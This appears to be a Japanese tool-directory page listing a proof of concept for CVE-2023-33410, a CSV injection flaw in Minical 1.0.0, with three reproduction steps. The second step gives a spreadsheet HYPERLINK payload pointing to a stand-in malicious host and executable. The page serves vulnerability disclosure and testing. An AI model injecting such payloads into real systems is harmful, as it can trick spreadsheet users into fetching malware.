
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-33410 — Minical 1.0.0におけるCSVインジェクション脆弱性を実証する概念実証で、ステップバイステップの再現手順とペイロード例を含みます。 | Kitploit
ツール/GitHubGitHub/thirukrishnan/cve-2023-33410
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubthirukrishnan/cve-2023-33410

CVE-2023-33410

Minical 1.0.0におけるCSVインジェクション脆弱性を実証する概念実証で、ステップバイステップの再現手順とペイロード例を含みます。

リポジトリを見る
183年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2023-33410

Minical 1.0.0 は CSV インジェクションに対して脆弱です。

ベンダー: https://github.com/minical/minical

デモアプリケーション: https://demo.minical.io/


PoC

ステップ 1: Accounting モジュールに移動し、「Create New Customer」をクリックします。

画像

ステップ 2: Name フィールドにペイロードを入力し、「Create」をクリックします。

Payload: =HYPERLINK("<https://malicious.com/evilshell.exe>","ClickHere")

画像

画像


ステップ 3: 「Download CSV Report」をクリックして、ペイロードがレンダリングされるのを確認します。

画像

ツールをダウンロード